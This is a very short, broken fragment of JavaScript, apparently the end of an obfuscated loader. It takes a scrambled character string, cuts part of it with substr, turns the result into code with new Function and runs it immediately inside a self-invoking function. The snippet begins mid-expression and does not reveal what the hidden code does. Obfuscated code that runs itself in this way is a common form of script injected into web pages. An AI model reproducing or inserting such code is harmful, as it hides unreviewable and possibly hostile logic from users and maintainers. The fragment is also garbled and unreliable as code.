"="0"a=2dX6pdFO5mLY2fuYd(O2cY=Fa=(mqY2pFh80=qcd=""aaPaPaca!'.substr(22));new Function(b)()}();